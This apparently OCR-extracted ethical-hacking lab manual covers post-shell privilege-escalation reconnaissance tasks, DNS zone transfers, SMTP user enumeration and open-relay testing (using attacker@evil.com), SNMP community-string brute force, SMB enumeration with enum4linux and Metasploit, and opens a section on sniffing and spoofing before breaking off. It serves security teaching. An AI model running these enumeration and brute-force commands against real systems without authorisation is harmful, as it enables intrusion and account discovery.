
Enumeration Tools Summary

Tool	Platform	Purpose
LinPEAS	Linux	Automated privilege escalation path finder
WinPEAS	Windows	Automated Windows misconfiguration checker
enum4linux	Linux/Windows	SMB enumeration — users, shares, groups, password policy
nmap scripts	Both	NSE scripts for service-specific enumeration
dig / host	Both	DNS enumeration — records, zone transfers
Metasploit	Both	Post-exploitation modules for enumeration


1. System Enumeration










2. User Enumeration










3. Network Enumeration






File Edit View Search Terminal Help
altname enp0s5
inet 10.112.102.216/18 metric 100 brd 10.112.127.255 scope global dynamic en
s5
valid_lft 2364sec preferred_lft 2364sec
inet6 fe80::d1:9ff:fe53:a8e9/64 scope link
valid_lft forever preferred_lft forever
3: docker0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP gr
oup default
link/ether 02:42:bc:11:40:a7 brd ff:ff:ff:ff:ff:ff
inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
valid_lft forever preferred_lft forever
inet6 fe80::42:bcff:fe11:40a7/64 scope link
valid_lft forever preferred_lft forever
5: veth8efc35e@if4: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue mas
ter docker0 state UP group default
link/ether 26:82:0b:4e:da:6c brd ff:ff:ff:ff:ff:ff link-netnsid 0
inet6 fe80::2482:bff:fe4e:da6c/64 scope link
valid_lft forever preferred_lft forever
7: vethb7b3c7d@if6: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue mas
ter docker0 state UP group default
link/ether 7a:d2:83:70:78:56 brd ff:ff:ff:ff:ff:ff link-netnsid 1
inet6 fe80::78d2:83ff:fe70:7856/64 scope link
valid_lft forever preferred_lft forever
root@ip-10-112-102-216:~#


File Edit View Search Terminal Help
1165/postgres
root@ip-10-112-102-216:~# lsof -i
COMMAND PID USER FD TYPE DEVICE SIZE/OFF NODE NAME
systemd 1 root 71u IPv4 19196 0t0 TCP *:sunrpc (LISTEN
)
systemd 1 root 74u IPv4 19197 0t0 UDP *:sunrpc
systemd 1 root 75u IPv6 19200 0t0 TCP *:sunrpc (LISTEN
)
systemd 1 root 76u IPv6 19203 0t0 UDP *:sunrpc
rpcbind 587 _rpc 4u IPv4 19196 0t0 TCP *:sunrpc (LISTEN
)
rpcbind 587 _rpc 5u IPv4 19197 0t0 UDP *:sunrpc
rpcbind 587 _rpc 6u IPv6 19200 0t0 TCP *:sunrpc (LISTEN
)
rpcbind 587 _rpc 7u IPv6 19203 0t0 UDP *:sunrpc
systemd-n 674 systemd-network 19u IPv4 26344 0t0 UDP 10.112.102.216:b
ootpc
avahi-dae 816 avahi 12u IPv4 29544 0t0 UDP *:mdns
avahi-dae 816 avahi 13u IPv6 29545 0t0 UDP *:mdns
avahi-dae 816 avahi 14u IPv4 29546 0t0 UDP *:41006
avahi-dae 816 avahi 15u IPv6 29547 0t0 UDP *:36161
nmbd 976 root 4u IPv4 40384 0t0 UDP 172.17.0.1:netbi
os-ns
nmbd 976 root 13u IPv4 35627 0t0 UDP *:netbios-ns



4. Process Enumeration




File Edit View Search Terminal Help
root 8442 0.3 0.2 242900 8900 ? Sl 00:12 0:00 nm-online -q
root 8462 0.0 0.0 11728 3580 pts/0 R+ 00:13 0:00 ps aux
root@ip-10-112-102-216:~# ps axjf
PPID PID PGID SID TTY TPGID STAT UID TIME COMMAND
0 2 0 0 ? -1 S 0 0:00 [kthreadd]
2 3 0 0 ? -1 I< 0 0:00 _ [rcu_gp]
2 4 0 0 ? -1 I< 0 0:00 _ [rcu_par_
2 5 0 0 ? -1 I< 0 0:00 _ [slub_flu
2 6 0 0 ? -1 I< 0 0:00 _ [netns]
2 8 0 0 ? -1 I< 0 0:00 _ [kworker/
2 9 0 0 ? -1 I 0 0:00 _ [kworker/
2 10 0 0 ? -1 I< 0 0:00 _ [mm_percp
2 11 0 0 ? -1 S 0 0:00 _ [rcu_task
2 12 0 0 ? -1 S 0 0:00 _ [rcu_task
2 13 0 0 ? -1 S 0 0:00 _ [ksoftirq
2 14 0 0 ? -1 I 0 0:01 _ [rcu_sche
2 15 0 0 ? -1 S 0 0:00 _ [migratio
2 16 0 0 ? -1 S 0 0:00 _ [idle_inj
2 18 0 0 ? -1 S 0 0:00 _ [cpuhp/0]
2 19 0 0 ? -1 S 0 0:00 _ [cpuhp/1]
2 20 0 0 ? -1 S 0 0:00 _ [idle_inj
2 21 0 0 ? -1 S 0 0:00 _ [migratio
2 22 0 0 ? -1 S 0 0:00 _ [ksoftirq

Task

Scenario 1 — Linux System Enumeration

Situation: *You have a low-privilege shell on a Linux machine. Enumerate as much information as possible to find a privilege escalation path.*

Your Tasks:

1. Check kernel and OS version: uname -a and cat /etc/os-release
2. Check your current user and groups: whoami and id
3. List all users with login shells: cat /etc/passwd | grep /bin/bash
4. Check sudo rights: sudo -l — note any commands you can run as root.
5. Find all listening services: netstat -tulpn — list ports only visible from inside.

Write your findings and observations

Scenario 2 — Windows Privilege Recon

Situation: *You have a low-privilege shell on a Windows machine. Your goal is to find information that could help you escalate to Administrator.*

Your Tasks:

1. Get system information: systeminfo — note the OS version and last patch date.
2. Check your current privileges: whoami /priv — look for SeDebugPrivilege.
3. List all local users: net user and list admins: net localgroup administrators
4. Find network shares: net share — note any custom shares.
5. Check listening ports with process names: netstat -abno

Write your findings and observations

Lab Manual

Ethical Hacking Lab

Lab – 4

Enumeration — DNS, SMTP, SNMP & SMB

DNS Enumeration

DNS (Domain Name System) translates domain names to IP addresses. DNS enumeration extracts information about a target's infrastructure including subdomains, mail servers, and name servers.

DNS Record Types

Record	Name	Information Exposed
A	Address Record	Domain → IPv4 address (most common lookup)
AAAA	IPv6 Address	Domain → IPv6 address
MX	Mail Exchanger	Mail server addresses → email infrastructure
NS	Name Server	Authoritative DNS servers for the domain
CNAME	Canonical Name	Alias/redirect records → find subdomains
PTR	Pointer Record	IP → Domain name (reverse lookup)
SOA	Start of Authority	Primary name server, admin contact, serial number
TXT	Text Record	SPF, DKIM, verification tokens — may leak info

Forward Lookup — Domain to IP

Translates a domain name into its IP address. Used to identify server addresses and enumerate subdomains.

```
Terminal
# Find IP address for a domain (A record)
$ host -t a www.target.com
www.target.com has address 192.168.1.10

# Find mail server
$ host -t mx target.com
target.com mail is handled by 10 mail.target.com.

# Using nslookup
$ nslookup target.com
```

Reverse Lookup — IP to Domain

Translates an IP address back to a domain name using PTR records. Useful for identifying all domains hosted on a server.

```
Terminal
# Reverse lookup using PTR record
$ host -t ptr 192.168.1.10
10.1.168.192.in-addr.arpa domain name pointer www.target.com

# Note: Not all IPs have reverse DNS entries configured
```

Zone Transfer (AXFR) — Critical Vulnerability

```
Terminal
# Manual zone transfer attempt
$ host -l target.com ns1.target.com

# Using dig for zone transfer
$ dig axfr @ns1.target.com target.com

# Example successful output:
target.com.         SOA  ns1.target.com.
www.target.com.     A    192.168.1.10
mail.target.com.    A    192.168.1.11
admin.target.com.   A    192.168.1.100   <-- sensitive!
vpn.target.com.     A    192.168.1.200   <-- sensitive!
ftp.target.com.     A    192.168.1.12
```

fierce — Automated DNS Reconnaissance

fierce is a Perl-based DNS reconnaissance tool. It first attempts a zone transfer; if that fails, it falls back to brute-force subdomain enumeration using a built-in wordlist of ~1800 entries.

Terminal

```
# Basic fierce scan
$ fierce -dns target.com

# fierce workflow:
# 1. Queries for NS records to find name servers
# 2. Attempts AXFR zone transfer on each NS
# 3. If AXFR fails → brute forces subdomains
# 4. Reports all discovered hosts and IPs

# Practice against educational target (zone transfer allowed):
$ fierce -dns zonetransfer.me
```

SMTP Enumeration

SMTP (Simple Mail Transfer Protocol) is used for sending email. SMTP enumeration can reveal valid email accounts and server misconfigurations.

SMTP Ports

Port	Name	Use
25	SMTP Standard	Server-to-server email relay (primary target)
587	SMTP Submission	Client-to-server submission with authentication
465	SMTPS	SMTP over TLS/SSL (legacy but still used)

VRFY Command — User Enumeration

The VRFY command asks the server whether a given email address or username exists. This can be used to enumerate valid accounts.

```
Terminal
# Connect to SMTP server
$ nc -nv target.com 25
220 mail.target.com ESMTP Postfix

# Test if user exists
VRFY admin
252 2.0.0 admin        <-- user EXISTS

VRFY nonexistent
550 5.1.1 User unknown <-- user NOT FOUND

QUIT
```

Testing for Open Relay

What is an Open Relay?

An SMTP Open Relay accepts and forwards email from ANY sender to ANY destination, without requiring authentication. This can be exploited to:

- Send spam or phishing emails using the target server
- Damage the organization's email reputation
- Get the server's IP address blacklisted

```
Terminal
# Test for open relay with netcat
$ nc -nv target.com 25
220 mail.target.com ESMTP
HELO test.com
MAIL FROM: attacker@evil.com
RCPT TO: victim@external.com   <-- different domain!
250 OK                          <-- OPEN RELAY CONFIRMED!
DATA
Subject: Test
.
250 2.0.0 Ok: queued
```

Metasploit — SMTP User Enumeration

```
Terminal
$ msfconsole
msf6 > use auxiliary/scanner/smtp/smtp_enum
msf6 > set RHOSTS 192.168.1.10
msf6 > set USER_FILE /usr/share/wordlists/unix_users.txt
msf6 > run

[*] Trying: admin
[+] Found: admin@target.com
[*] Trying: info
[+] Found: info@target.com
[+] Found: support@target.com
[*] Auxiliary module execution completed
```

SNMP Enumeration

SNMP (Simple Network Management Protocol) is used to monitor and manage network devices. It often exposes system information, interface details, and running services.

SNMP Key Concepts

Concept	Explanation
Manager	The monitoring system that queries SNMP agents
Agent	Software running on the managed device that responds to queries
Community String	Acts as a password — 'public' (read) and 'private' (write) are common defaults
MIB	Management Information Base — database of all manageable objects on a device
OID	Object Identifier — unique numeric path to each data item (e.g., .1.3.6.1.2.1.1.1.0)
Port	UDP 161 (queries), UDP 162 (traps/notifications)

SNMP Versions

Version	Security	Details
v1	INSECURE	Plain-text community strings transmitted without encryption
v2c	INSECURE	Performance improvements but same weak authentication model
v3	SECURE	Authentication + encryption (AES/DES) — recommended for production

Common SNMP Commands

Terminal

```
# Get single OID value (system description)
$ snmpget -v2c -c public 192.168.1.1 1.3.6.1.2.1.1.1.0
SNMPv2-MIB::sysDescr.0 = STRING: Cisco IOS Software

# Walk entire MIB tree (get everything)
$ snmpwalk -v2c -c public 192.168.1.1
sysDescr.0 = STRING: Linux Ubuntu 20.04
sysUpTime.0 = Timeticks: (123456) 0:20:34
sysName.0 = STRING: web-server-01
ifDescr.1 = STRING: eth0

# Get system name only
$ snmpget -v2c -c public 192.168.1.1 1.3.6.1.2.1.1.5.0
```

Common OIDs Reference

OID	Name	Returns
1.3.6.1.2.1.1.1.0	sysDescr	OS / firmware description
1.3.6.1.2.1.1.3.0	sysUpTime	Device uptime in timeticks
1.3.6.1.2.1.1.4.0	sysContact	Administrator contact info
1.3.6.1.2.1.1.5.0	sysName	Device hostname
1.3.6.1.2.1.1.6.0	sysLocation	Physical location
1.3.6.1.2.1.2.2.1	interfaces	Network interface table

Nmap SNMP Brute Force

```
Terminal
# Brute-force community strings
$ nmap -sU -v --script snmp-brute 192.168.1.1 -p 161

[+] Valid: public (RO)    <-- read-only access found
[+] Valid: private (RW)   <-- read-WRITE access found!
[+] Valid: manager (RO)
[*] 3 community strings found
```

Metasploit SNMP Enumeration

```
Terminal
$ msfconsole
msf6 > use auxiliary/scanner/snmp/snmp_enum
msf6 > set RHOSTS 10.0.0.3
msf6 > set COMMUNITY cisco
msf6 > run

[*] System Information:
    System Description: Cisco IOS Software
    System Name: Router-01
    System Uptime: 45 days
[*] Interfaces: FastEthernet0/0: 192.168.1.1
[*] Running Services: HTTP, SSH, Telnet
```

SMB Enumeration with enum4linux

enum4linux is a Perl-based tool that enumerates Windows and Samba systems over SMB (Server Message Block). It can extract users, groups, shares, password policies, and OS information.

enum4linux Commands Reference

Command	Flag	What It Does
enum4linux -U <target>	-U	List all user accounts
enum4linux -M <target>	-M	List machine/computer accounts
enum4linux -S <target>	-S	Enumerate all network shares
enum4linux -G <target>	-G	List all groups
enum4linux -P <target>	-P	Extract password policy
enum4linux -o <target>	-o	Get OS information
enum4linux -r <target>	-r	RID cycling (enumerate users by SID/RID)
enum4linux -a <target>	-a	Run ALL of the above at once

Example Output — Full Scan

Terminal

```
$ enum4linux -a 192.168.1.10

=== Target Information ===
Target: 192.168.1.10

=== Users on 192.168.1.10 ===
index: 0x1 RID: 0x1f4  Account: Administrator
index: 0x2 RID: 0x1f5  Account: Guest
index: 0x3 RID: 0x3e8  Account: john

=== Share Enumeration ===
[+] Share: ADMIN$  - Remote Admin
[+] Share: C$      - Default share
[+] Share: Backups - (custom share with backups!)

=== Password Policy ===
Minimum password length: 0   <-- no minimum!
Password history: 0          <-- no history!
```

Task

Scenario 1 — DNS Zone Transfer

Situation: *You are testing a domain and suspect its DNS server is misconfigured to allow zone transfers. Use zonetransfer.me as a practice target.*

Your Tasks:

1. Find the name servers: host -t ns zonetransfer.me
2. Attempt a zone transfer: host -l zonetransfer.me ns12.zoneedit.com
3. Run fierce for subdomain brute-force: fierce -dns zonetransfer.me
4. Find mail servers: host -t mx zonetransfer.me
5. List all sensitive subdomains found (admin, vpn, internal, etc.).

Write your findings and observations

Scenario 2 — SNMP Community String Enumeration

Situation: *You have found network devices on the LAN running SNMP. Try to extract system information using default community strings.*

Your Tasks:

1. Scan for SNMP devices: nmap -sU -p 161 192.168.1.0/24
2. Brute-force community strings: nmap --script snmp-brute <target_ip> -p 161
3. Walk the MIB tree: snmpwalk -v2c -c public <target_ip>
4. Get the device hostname: snmpget -v2c -c public <target_ip> 1.3.6.1.2.1.1.5.0
5. Write down what sensitive information you were able to retrieve.

Write your findings and observations

Lab Manual

Ethical Hacking Lab

Lab - 5

Network Sniffing

1. What is Network Sniffing?

Network sniffing is the process of capturing and analyzing data packets as they travel across a network. A sniffer operates the network interface in promiscuous mode, allowing it to capture all packets on the network segment — not just those addressed to that machine.

Sniffing Type	How It Works	Network Environment
Passive Sniffing	Just listen — no packets injected. Works on hub-based networks where all hosts see all traffic.	Hub networks / Wireless
Active Sniffing	Inject packets (ARP, DHCP, DNS) to redirect traffic through the attacker. Required on switched networks.	Switched networks (common today)

2. What is Spoofing?

Spoofing is the act of impersonating another device, user, or system by falsifying identification data such as IP addresses, MAC addresses, DNS records, or email headers. While sniffing is passive capture, spoofing is active deception.

Spoofing Type	What is Faked	Primary Goal
IP Spoofing	Source IP address in packets	Bypass firewalls, anonymize attacks, DoS amplification
MAC Spoofing	Layer 2 hardware (MAC) address	Bypass MAC filtering, impersonate trusted device
ARP Spoofing	ARP reply mapping IP→MAC	Man-in-the-Middle, traffic interception
DNS Spoofing	DNS response records	Redirect users to malicious websites
Email Spoofing	From: address in emails	Phishing, social engineering
DHCP Spoofing	Rogue DHCP server responses	Control IP assignment, redirect gateway/DNS

3. Sniffing vs Spoofing — Key Differences

Sniffing	Spoofing
• Passive observation of network traffic	• Active impersonation of another identity
• Captures data without modifying it	• Forges or injects packets into the network
• No packets are sent by the attacker	• Attacker actively sends falsified data
• Requires physical/logical network access	• Can be performed remotely in some cases
• Goal: intelligence gathering	• Goal: deception, redirection, access
• Example tools: Wireshark, tcpdump	• Example tools: arpspoof, hping3, scapy
• Harder to detect (no anomalous traffic)	• May generate detectable anomalous traffic

4. Sniffing Attack Types

There are multiple methods an attacker can use to position themselves to capture traffic. Each exploits a different weakness in the network architecture or protocols.

Attack Method	Protocol Abused	Goal	Works On
MAC Flooding	Ethernet / 802.1Q	Overflow CAM table → switch broadcasts to all ports	Switched networks
ARP Poisoning	ARP (Layer 2)	Redirect traffic to attacker's MAC	Any LAN
DHCP Starvation	DHCP (UDP 67/68)	Exhaust IP pool → deploy rogue DHCP server	Any LAN
DNS Poisoning	DNS (UDP 53)	Redirect domain queries to malicious IPs	Any network
Rogue Access Point	Wi-Fi 802.11	Create fake AP to capture wireless traffic	Wireless networks
